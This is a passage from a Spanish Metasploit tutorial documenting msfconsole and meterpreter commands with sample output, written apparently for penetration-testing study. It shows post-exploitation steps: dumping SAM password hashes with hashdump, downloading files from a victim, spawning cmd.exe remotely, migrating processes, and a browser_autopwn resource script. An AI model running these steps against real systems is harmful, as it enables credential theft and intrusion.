sparc/longxor_tag SPARC DWORD XOR Encoder
x64/xor XOR Encoder
x86/alpha_mixed Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower Avoid UTF8/tolower
x86/call4_dword_xor Call+4 Dword XOR Encoder
```

```
x86/countdown Single-byte XOR Countdown Encoder
x86/fnstenv_mov Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha Non-Alpha Encoder
x86/nonupper Non-Upper Encoder
x86/shikata_ga_nai Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper Alpha2 Alphanumeric Unicode Uppercase Encoder
```

9.8. Módulo post


Se trata de módulos para la fase de postexplotación.

9.9. Módulo NOPS

Se trata de módulos para ajustar el tamaño de las payloads.

9.10. msfconsole

Al aprender a usar Metasploit, se encontrarán que hay muchas interfaces diferentes, cada una con sus propias fortalezas y debilidades. Como tal, no hay una interfaz perfecta para usar con la consola Metasploit, aunque msfconsole es la única forma compatible para acceder a la mayoría de los comandos de Metasploit. Sin embargo sigue siendo beneficioso sentirse cómodo con todas las interfaces de Metasploit.



La msfconsole tiene muchas opciones de comando diferentes a elegir. Las siguientes son un conjunto básico de comandos de Metasploit con referencia a su salida.

9.10.1. Comandos generales

?
Muestra todos los comandos que se explican a continuación.

banner
Simplemente visualiza al azar un banner seleccionado

```
msf > banner

 _                                                  _
/     /          __                            _   __  /_/ __
| |  / | _____                 ___   _____ | | /   _
| | /| | | ___ |- -|   /    / __ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / - __    | |    | | __/| |  | |_
      |/  |____/  ___/ / \___/   /     __|    |_  ___

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.11.4-2015071402                  ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
```

cd
Cambia de directorio

color
Puede habilitar o deshabilitar si la salida que obtiene a través de msfconsole contendrá colores.

```
msf > color
Usage: color >'true'|'false'|'auto'>
Enable or disable color output.
```

connect
Hay un clon de netcat integrado en msfconsole que admite SSL, proxies, pivote y transferencias de archivos. Al emitir el comando de conexión con una dirección IP y un número de puerto, puede conectarse a un dispositivo remoto desde msfconsole igual que lo haría con netcat o telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:
```

Se pueden ver opciones adicionales con el parámetro -h

```
msf > connect -h
Usage: connect [options]
Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.
OPTIONS:
```

```
    -C        Try to use CRLF for EOL sequence.
    -P <opt>  Specify source port.
    -S <opt>  Specify source address.
    -c <opt>  Specify which Comm to use.
    -h        Help banner.
    -i <opt>  Send the contents of a file.
    -p <opt>  List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w <opt>  Specify connect timeout.
    -z        Just try to connect, then return.
```

exit
Con este comando se sale de msfconsole.

get
Obtiene el valor de una variable determinada

getg
Obtiene el valor de una variable global

grep
El comando grep es similar al grep de Linux. Coincide con un patrón dado de la salida de otro comando msfconsole. El siguiente es un ejemplo del uso de grep para hacer coincidir la salida que contiene la cadena "http" de una búsqueda de módulos que contienen la cadena "oracle".

```
msf > grep
Usage: grep [options] pattern cmd
Grep the results of a console command (similar to Linux grep command)
OPTIONS:
    -A <opt&>  Show arg lines of output After a match.
    -B   Show arg lines of output Before a match.
    -c        Only print a count of matching lines.
    -h        Help banner.
    -i        Ignore case.
    -k   Keep (include) arg lines at start of output.
    -m   Stop after arg matches.
    -s   Skip arg lines of output before attempting match.
    -v        Invert match.
```

help
Muestra todos los comandos disponibles.

history
Muestra la historia de los comandos

load

El comando load carga un complemento del directorio de plugins de Metasploit. Los argumentos se pasan como key = val en el shell.

```
msf > load
Usage: load  [var=val var=val ...]
Loads a plugin from the supplied path.  If path is not absolute, first looks
in the user's plugin directory (/root/.msf4/plugins) then
in the framework root plugin directory
(/usr/share/metasploit-framework/plugins).
The optional var=val options are custom parameters that can be passed to
plugins.
msf > load pcap_log
[*] PcapLog plugin loaded.
[*] Successfully loaded plugin: pcap_log
```

quit
Salir de la cónsola

repeat
Repetir una lista de comandos

route
El comando route en Metasploit permite enrutar sockets a través de una sesión proporcionando capacidades básicas de pivote. Para agregar una ruta, pasa la subred de destino y la máscara de red seguida del número de sesión.

```
meterpreter > route -h
Route traffic destined to a given subnet through a supplied session.
Usage:
  route [add/remove] subnet netmask [comm/sid]
  route [add/remove] cidr [comm/sid]
  route [get]
  route [flush]
  route [print]
Subcommands:
  add - make a new route
  remove - delete a route; 'del' is an alias
  flush - remove all routes
  get - display the route for a given target
  print - show all active routes
Examples:
  Add a route for all hosts from 192.168.0.0 to 192.168.0.0 through session 1
    route add 192.168.0.0 255.255.255.0 1
    route add 192.168.0.0/24 1
  Delete the above route
    route remove 192.168.0.0/24 1
    route del 192.168.0.0 255.255.255.0 1
  Display the route that would be used for the given host or network
    route get 192.168.0.11
meterpreter > route
```

```
Network routes
==============
    Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          172.16.1.254
    127.0.0.0        255.0.0.0        127.0.0.1
    172.16.1.0       255.255.255.0    172.16.1.100
    172.16.1.100     255.255.255.255  127.0.0.1
    172.16.255.255   255.255.255.255  172.16.1.100
    224.0.0.0        240.0.0.0        172.16.1.100
    255.255.255.255  255.255.255.255  172.16.1.100
```

save
Guardar las bases de datos

sessions
El comando sessions permite enumerar, interactuar y matar sesiones generadas. Las sesiones pueden ser shells, sesiones de meterpreter, VNC, etc.

```
msf > sessions -h
Usage: sessions [options] or sessions [id]
Active session manipulation and interaction.
OPTIONS:

    -C   Run a Meterpreter Command on the session given with -i, or all
    -K        Terminate all sessions
    -c   Run a command on the session given with -i, or all
    -h        Help banner
    -i   Interact with the supplied session ID
    -k   Terminate sessions by session ID and/or range
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s   Run a script on the session given with -i, or all
    -t   Set a response timeout (default: 15)
    -u   Upgrade a shell to a meterpreter session on many platforms
    -v        List sessions in verbose mode
    -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6
```

To list any active sessions, pass the -l options to sessions.

```
msf exploit(3proxy) > sessions -l
Active sessions
===============
  Id  Descripción    Tunnel
  --  -----------    ------
  1   Command shell  192.168.1.101:33191 -> 192.168.1.104:4444
```

To interact with a given session, you just need to use the **-i** switch followed by the Id number of the session.

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...
C:WINDOWSsystem32>
```

set
El comando set permite configurar opciones y parámetros de Metasploit para el módulo actual con el que está trabajando.

```
msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
   Name   Current Setting  Required  Descripción
   ----   ---------------  --------  -----------
   RHOST  172.16.194.134   yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the
attack to complete.
Exploit target:
   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Metasploit también permite configurar un codificador para usar en tiempo de ejecución. Esto es particularmente útil en el desarrollo de los exploits cuando no está seguro de que métodos de codificación de payload funcionarán con un exploit determinado.

setg
Para ahorrar mucho tecleo durante un pentest, se puede establecer variables globales dentro de msfconsole. Esto se puede hacer con el comando setg. Una vez que se hayan configurado, puede usarlos en tantos exploits y módulos auxiliares como se desee. También puede guardarlos para usarlos la próxima vez que inicie msfconsole. Sin embargo el obstáculo es olvidar que ha guardado globales, así que siempre verificar las opciones antes de ejecutar o explotar. Por el contrario, se puede usar el comando unsetg para desarmar una variable global. En los ejemplos que siguen, las variables se ingresan en mayúsculas, es decir LHOST, pero Metasploit no distingue entre mayúsculas y minúsculas, por lo que no es necesario hacerlo.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

Después de configurar las diferentes variables globales, se puede ejecutar el comando save para guardar su entorno y configuraciones actuales. Con su configuración guardada, se cargará automáticamente al inicio, lo que le evita tener que configurar todo nuevamente.

```
msf > save
Saved configuration to: /root/.msf4/config
msf >
```

sleep
No hacer nada durante el tiempo especificado en segundos.

spool
Guardar la salida de la cónsol ¡a en un fichero además de la pantalla.

threads
Ver y manipular los threads

unload
El comando unload descarga un plugin previamente cargado y elimina cualquier comando extendido.

```
msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

unset
Elimina un parámetro previamente configurado con el comando set. Se puede eliminar todas las variables asignadas con unset all

```
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set
Global
======
  Name     Value
  ----     -----
  RHOSTS   192.168.1.0/24
  THREADS  50
msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set
Global
======
No entries in data store.
```

unsetg
Desensambla una o más variables globales

Versión
Muestra la versión del Metasploit

9.10.2. Comandos de módulo

advanced

Muestra las opciones avanzadas.

```
msf exploit(ms08_067_netapi) > show advanced
Module advanced options:
   Name           : CHOST
   Current Setting:
   Descripción    : The local client address
   Name           : CPORT
   Current Setting:
   Descripción    : The local client port
...snip…
```

back
Este comando sirve para salir del contexto actual.

info
Este comando proporcionará información detallada sobre un módulo en particular, incluidas todas las opciones, objetivos y otra información.
El comando info también proporciona la siguiente información:
• El autor y la información de licencia
• Referencias de vulnerabilidad (es decir: CVE, BID, etc.)
• Cualquier restricción de payload que pueda tener el módulo

```
msf  exploit(ms09_050_smb2_negotiate_func_index) > info
exploit/windows/smb/ms09_050_smb2_negotiate_func_index
       Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table
Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
    Versión: 14774
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good
Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>
Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)
Basic options:
  Name   Current Setting  Required  Descripción
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
```

```
  RPORT  445              yes       The target port
  WAIT   180              yes       The number of seconds to wait for the attack
to complete.
Payload information:
  Space: 1024
Descripción:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.
References:
  http://www.microsoft.com/technet/security/bulletin/MS09-050.mspx
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103
  http://www.securityfocus.com/bid/36299
  http://www.osvdb.org/57799
  http://seclists.org/fulldisclosure/2009/Sep/0039.html
  http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx
```

msf exploit(ms09_050_smb2_negotiate_func_index) >

loadpath
El comando loadpath cargará un árbol de módulos de terceros para la ruta para que pueda apuntar Metasploit a sus exploits de 0 días, codificadores, cargas útiles, etc.

```
msf > loadpath /home/secret/modules
```

options
Visualiza las opciones globales de uno o más módulos.

popm
Activa el último módulo utilizado.

previous
Establece como módulo actual el anterior.

pushm
Envía el módulo activo o la lista de módulos a la pila de módulos.

reload_all
Recarga todos los módulos de un directorio

search
msfconsole incluye una amplia funcionalidad de búsqueda basada en expresiones regulares. A continuación se realiza una búsqueda para MS Bulletin MS09-011. La función de búsqueda ubicará esta cadena dentro de los nombres de módulos, descripciones, referencias, etc.
Tener en cuenta que la convención de nomenclatura para los módulos Metasploit usa guiones bajos frente a guiones.

```
msf > search usermap_script
```

```
Matching Modules
================
   Name                                Disclosure Date  Rank       Descripción
   ----                                ---------------  ----       -----------
   exploit/multi/samba/usermap_script  2007-05-14       excellent  Samba
"username map script" Command Execution
```

También se puede buscar por palabras clave como

```
msf > help search
Usage: search [keywords]
Keywords:
  app       :  Modules that are client or server attacks
  Autor     :  Modules written by this Autor
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)
Examples:
  search cve:2009 type:exploit app:client
```

También se puede buscar por un nombre.

```
msf > search name:mysql
Matching Modules
================
   Name                                                Disclosure Date  Rank
Descripción
   ----                                                ---------------  ----
-----------
   auxiliary/admin/mysql/mysql_enum                                     normal
MySQL Enumeration Module
   auxiliary/admin/mysql/mysql_sql                                      normal
MySQL SQL Generic Query
   auxiliary/analyze/jtr_mysql_fast                                     normal
John the Ripper MySQL Password Cracker (Fast Mode)
   auxiliary/scanner/mysql/mysql_authbypass_hashdump  2012-06-09       normal
MySQL Authentication Bypass Password Dump
   auxiliary/scanner/mysql/mysql_hashdump                               normal
MYSQL Password Hashdump
   auxiliary/scanner/mysql/mysql_login                                  normal
MySQL Login Utility
   auxiliary/scanner/mysql/mysql_schemadump                             normal
MYSQL Schema Dump
   auxiliary/scanner/mysql/mysql_Versión                                normal
MySQL Server Versión Enumeration
   exploit/linux/mysql/mysql_yassl_getname            2010-01-25       good
MySQL yaSSL CertDecoder::GetName Buffer Overflow
```

```
   exploit/linux/mysql/mysql_yassl_hello              2008-01-04       good
MySQL yaSSL SSL Hello Message Buffer Overflow
   exploit/windows/mysql/mysql_payload                2009-01-16       excellent
Oracle MySQL for Microsoft Windows Payload Execution
   exploit/windows/mysql/mysql_yassl_hello            2008-01-04       average
MySQL yaSSL SSL Hello Message Buffer Overflow
```

También se puede buscar por una plataforma.

```
msf > search platform:aix
Matching Modules
================
   Name                                  Disclosure Date  Rank    Descripción
   ----                                  ---------------  ----    -----------
   payload/aix/ppc/shell_bind_tcp                         normal  AIX Command
Shell, Bind TCP Inline
   payload/aix/ppc/shell_find_port                        normal  AIX Command
Shell, Find Port Inline
   payload/aix/ppc/shell_interact                         normal  AIX execve
shell for inetd
...snip...
```

También se puede buscar por tipo.

```
msf > search type:post
Matching Modules
================
   Name                Disclosure Date  Rank    Descripción
---------------  ----    -----------
post/linux/gather/checkvm   normal  Linux Gather Virtual Environment Detection
post/linux/gather/enum_cron                normal  Linux Cron Job Enumeration
post/linux/gather/enum_linux           normal  Linux Gather System Information
...snip...
```

También se puede buscar por autor del módulo.

```
msf > search Autor:dookie
Matching Modules
================
   Name                                                  Disclosure Date
Rank     Descripción
   ----                                                  ---------------
----     -----------
   exploit/osx/http/evocam_webserver                     2010-06-01
average  MacOS X EvoCam HTTP GET Buffer Overflow
   exploit/osx/misc/ufo_ai                               2009-10-28
average  UFO: Alien Invasion IRC Client Buffer Overflow Exploit
   exploit/windows/browser/amaya_bdo                     2009-01-28
normal   Amaya Browser v11.0 bdo tag overflow
...snip...
```

También se puede buscar mediante la combinación de varias palabras clave.

```
msf > search cve:2011 Autor:jduck platform:linux
Matching Modules
================
   Name                                          Disclosure Date  Rank
Descripción
   ----                                          ---------------  ----
-----------
   exploit/linux/misc/netsupport_manager_agent  2011-01-08       average
NetSupport Manager Agent Remote Buffer Overflow
```

show
Al ejecutar show en el indicador msfconsole, se mostrarán todos los módulos dentro de Metasploit.

```
msf > show
Encoders
========
   Name                    Disclosure Date  Rank       Descripción
   ----                    ---------------  ----       -----------
   cmd/generic_sh                           good       Generic Shell Variable
Substitution Command Encoder
   cmd/ifs                                  low        Generic ${IFS}
Substitution Command Encoder
   cmd/printf_php_mq                        manual     printf(1) via PHP
magic_quotes Utility Command Encoder
...snip...
```

Hay varios comandos show que se pueden usar, pero los que usará con más frecuencia son show auxiliary, show exploits, show pays, show encoders y show nops.

use
Activar un módulo determinado

9.10.3. Comandos relacionados con los trabajos (job)

jobs
Los jobs son módulos que se ejecutan en segundo plano. El comando job proporciona la capacidad de enumerar y finalizar estos trabajos.

```
msf > jobs -h
Usage: jobs [options]
Active job manipulation and interaction.
OPTIONS:
    -K        Terminate all running jobs.
    -h        Help banner.
    -i   Lists detailed information about a running job.
    -k   Terminate the specified job name.
    -l        List all running jobs.
    -v        Print more detailed info.  Use with -i and -l
```

kill

El comando kill eliminará cualquier trabajo en ejecución cuando se le proporcione la identificación del trabajo.

```
msf exploit(ms10_002_aurora) > kill 0
Stopping job: 0...
```
[*] Server stopped.

handler
Inicia un payload handler como job

jobs
Visualiza la lista de jobs

rename_job
Renombra un job

9.10.4. Comandos relacionados con un script

makerc
Guarda los comandos ingresados desde el inicio de un archivo

resource
El comando resource ejecuta archivos de recursos (por lotes) que se pueden cargar a través de msfconsole.

```
msf > resource
Usage: resource path1 [path2 ...]
Run the commands stored in the supplied files.  Resource files may also contain
ruby code between  tags.
See also: makerc
```

Algunos ataques, como Karmetasploit, usan archivos de recursos para ejecutar un conjunto de comandos en un archivo karma.rc para crear un ataque.

```
msf > resource karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc_.txt)> db_connect postgres:toor@127.0.0.1/msfbook
resource (karma.rc_.txt)> use auxiliary/server/browser_autopwn
...snip...
```

Los archivos por lotes pueden acelerar enormemente los tiempos de prueba y desarrollo, así como también permiten al usuario automatizar muchas tareas. Además de cargar un archivo por lotes desde msfconsole, también se pueden pasar al inicio utilizando la opción -r. El ejemplo simple que se muestra a continuación, crea un archivo por lotes para mostrar el número de versión de Metasploit al inicio.

```
root@kali:~# echo Versión > Versión.rc
root@kali:~# msfconsole -r Versión.rc
```

```
/     /          __                                _   __  /_/ __
| |  / | _____                 ___   _____ | | /   _
| | /| | | ___ |- -|   /    / __ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / - __     | |    | | __/| |  | |_
      |/  |____/  ___/ / \___/   /     __|    |_  ___

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.
       =[ metasploit v4.8.2-2014021901 [core:4.8 api:1.0] ]
+ -- --=[ 1265 exploits - 695 auxiliary - 202 post ]
+ -- --=[ 330 payloads - 32 encoders - 8 nops      ]
[*] Processing Versión.rc for ERB directives.
resource (Versión.rc)> Versión
Framework: 4.8.2-2014022601
Console  : 4.8.2-2014022601.15168
```

9.10.5. Comandos de la base de datos

analyze
Analiza la información de la base de datos sobre una dirección específica o rango de direcciones

db_connect
Conectarse a un servicio de datos existente.

db_disconnect
Desconectar el servicio de datos actual.

db_export
Exportar a un fichero el contenido de la base de datos.

db_import
Importar el fichero de resultados de un escaneo.

db_nmap
Ejecuta nmap y graba automaticamente la salida.

db_rebuild_cache
Reconstruye la caché del módulo almacenado en la base de datos.

db_remove
Elimina la entrada del servicio de datos guardada.

db_save
Guarda la conexión del servico de datos actual estableciéndolo como predeterminado en el reinicio.

db_status
Muestra el estado del servico de datos actual.

hosts

Lista todos los dispositivos de la base de datos.

loot
Lista todos los loot de la base de datos.

notes
Lista todas las notas de la base de datos.

services
Lista todos los servicios de la base de datos.

vulns
Lista todas las vulnerabilidades de la base de datos.

workspace
Cambiar entre espacios de trabajo de bases de datos

9.10.6. Comandos de las credenciales

creds - Listar todas las credenciales de la base de datos.

9.10.7. Comandos de desarrollo

edit
El comando de edición editará el módulo actual con $VISUAL o $EDITOR. Por defecto, esto abrirá el módulo actual en el editor Vim.

```
msf exploit(ms10_061_spoolss) > edit
[*] Launching /usr/bin/vim
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms10_061_spoolss.rb
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'msf/core'
require 'msf/windows_error'
class Metasploit3 > Msf::Exploit::Remote
  Rank = ExcellentRanking
  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec
 def initialize(info = {})
```

irb

La ejecución del comando irb lo colocará en un intérprete de ishell de Ruby donde se puede emitir comandos y crear scripts de Metasploit sobre la marcha. Esta característica también es muy útil para comprender los aspectos internos del Metasploit.

```
msf > irb
[*] Starting IRB shell...
>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Versión
=> "4.8.2-2014022601"
```

log
Mostrar framework.log paginado hasta el final si es posible

pry
Abra el depurador de Pry en el módulo actual

reload_lib
Recargar archivos de la biblioteca Ruby desde rutas especificada

9.11. meterpreter

Meterpreter es una payload avanzada y dinámicamente extensible que utiliza etapas de inyección de DLL en memoria y se extiende a través de la red en tiempo de ejecución. Se comunica a través del socket intermedio y proporciona una API Ruby integral del lado del cliente. Cuenta con historial de comandos, finalización de pestañas, canales y más.

Metepreter fue originalmente escrito por skape para Metasploit 2.x, las extensiones comunes se fusionaron para 3.xy actualmente se está revisando Metasploit 3.3. La porción del servidor se implementa en C simple y ahora se compila con MSVC, lo que lo hace algo portátil. El cliente puede estar escrito en cualquier lenguaje, pero Metasploit tiene una API de cliente Ruby con todas las funciones.

Las características básicas del meterpreter son

- El objetivo ejecuta el stager inicial. Este suele ser uno de *bind, reverse, findtag, passivex*, etc.
- El stager carga la DLL con el prefijo Reflective. El trozo Reflective maneja la carga/inyección de la DLL.
- El núcleo de Metepreter se inicializa, establece un enlace TLS/1.0 sobre el socket y envía un GET. Metasploit recibe este GET y configura el cliente.
- Por último, meterpreter carga las extensiones. Siempre cargará stdapi y cargará priv si el módulo otorga derechos administrativos. Todas estas extensiones se cargan a través de TLS/1.0 utilizando un protocolo TLV.

Sus características son

- Meterpreter reside completamente en la memoria y no escribe nada en el disco.
- No se crean nuevos procesos ya que meterpreter se inyecta en el proceso comprometido y puede migrar fácilmente a otros procesos en ejecución.

- Por defecto meterpreter usa comunicaciones encriptadas.
- Todo esto proporcionan evidencia forense limitada e impacto en la máquina de la víctima.
- meterpreter utiliza un sistema de comunicación canalizado.
- El protocolo TLV tiene pocas limitaciones.
- Las características se pueden aumentar en tiempo de ejecución y se cargan a través de la red.
- Se pueden agregar nuevas funciones a Meterpreter sin tener que reconstruirlo.

Se pueden agregar nuevas funciones a meterpreter al cargar las extensiones, es decir, en tiempo de jecución.

- El cliente sube la DLL a través del socket.
- El servidor que se ejecuta en la víctima carga la DLL en la memoria y la inicializa.
- La nueva extensión se registra con el servidor.
- El cliente en la máquina de los atacantes carga la API de extensión local y ahora puede llamar a las funciones de extensiones.

Todo este proceso es continuo y tarda aproximadamente 1 segundo en completarse.

9.11.1. Comandos básicos del meterpreter

help
Este comando visualiza la ayuda del meterpreter.

```
meterpreter > help
Core Commands
=============
    Command       Descripción
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

background
Este comando enviará la sesión actual de meterpreter al segundo plano y lo devolverá al indicador msf. Para volver a la sesión de meterpreter principal, simplemente volver a interactuar con ella.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
```

cat
El comando cat es idéntico al comando que se encuentra en los sistemas * nix. Muestra el contenido de un archivo cuando se proporciona como argumento.

```
meterpreter > cat
Usage: cat file
Example usage:
meterpreter > cat edit.txt
```

```
What you talkin' about Willis
```

cd y pwd
Los comandos cd y pwd se usan para cambiar y mostrar el trabajo actual directamente en el dispositivo de destino. El comando cd funciona de la misma manera que en los sistemas DOS y *nix. Por defecto, la carpeta de trabajo actual es donde se inició la conexión con su escucha.

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
```

download
Este comando descarga un archivo de la máquina remota. Tener en cuenta el uso de las barras inclinadas dobles al dar la ruta de Windows.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
```

edit
Este comando abre un archivo ubicado en el dispositivo de destino. Utiliza el editor vim para que todos los comandos del editor estén disponibles.

```
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
============================================================
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
.
...snip...
.
100666/rw-rw-rw-  0       fil   2012-03-01 13:47:10 -0500  edit.txt
meterpreter > edit edit.txt
```

execute
Este comando ejecuta un comando en el destino.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

getuid
La ejecución de getuid mostrará al usuario que el meterpreter se está ejecutando como en el dispositivo como servidor.

```
meterpreter > getuid
Server username: NT AutorITY\SYSTEM
```

hashdump
El módulo post/windows/gather/hashdump volcará el contenido de la base de datos SAM.

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c
0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6
261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51
097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

idletime
La ejecución del idletime mostrará la cantidad de segundos que el usuario en la máquina remota ha estado inactivo.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
```

ipconfig
Este comando muestra las interfaces y direcciones de red de la máquina remota.

```
meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0
```

lpwd y lcd
Los comandos lpwd y lcd se utilizan para mostrar y cambiar el directorio de trabajo local, respectivamente. Al recibir un shell meterpreter, el directorio de trabajo local es la ubicación donde se inició la consola del Metasploit. Cambiar el directorio de trabajo dará a la sesión de Meterpreter acceso a los archivos ubicados en esta carpeta.

```
meterpreter > lpwd
/root
```

```
meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU
meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
```

ls
Como en Linux, el comando ls listará los archivos en el directorio remoto actual.

```
meterpreter > ls
Listing: C:\Documents and Settings\victim
=========================================
Mode              Size     Type  Last modified                   Name
----              ----     ----  -------------                   ----
40777/rwxrwxrwx   0        dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx   0        dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw-  218      fil   Sat Oct 03 14:45:54 -0600 2009  .recently-
used.xbel
40555/r-xr-xr-x   0        dir   Wed Nov 04 19:44:05 -0700 2009  Application
Data
...snip...
```

migrate
Con el módulo post/windows/manage/migrate, se puede migrar a otro proceso en la víctima.

```
meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
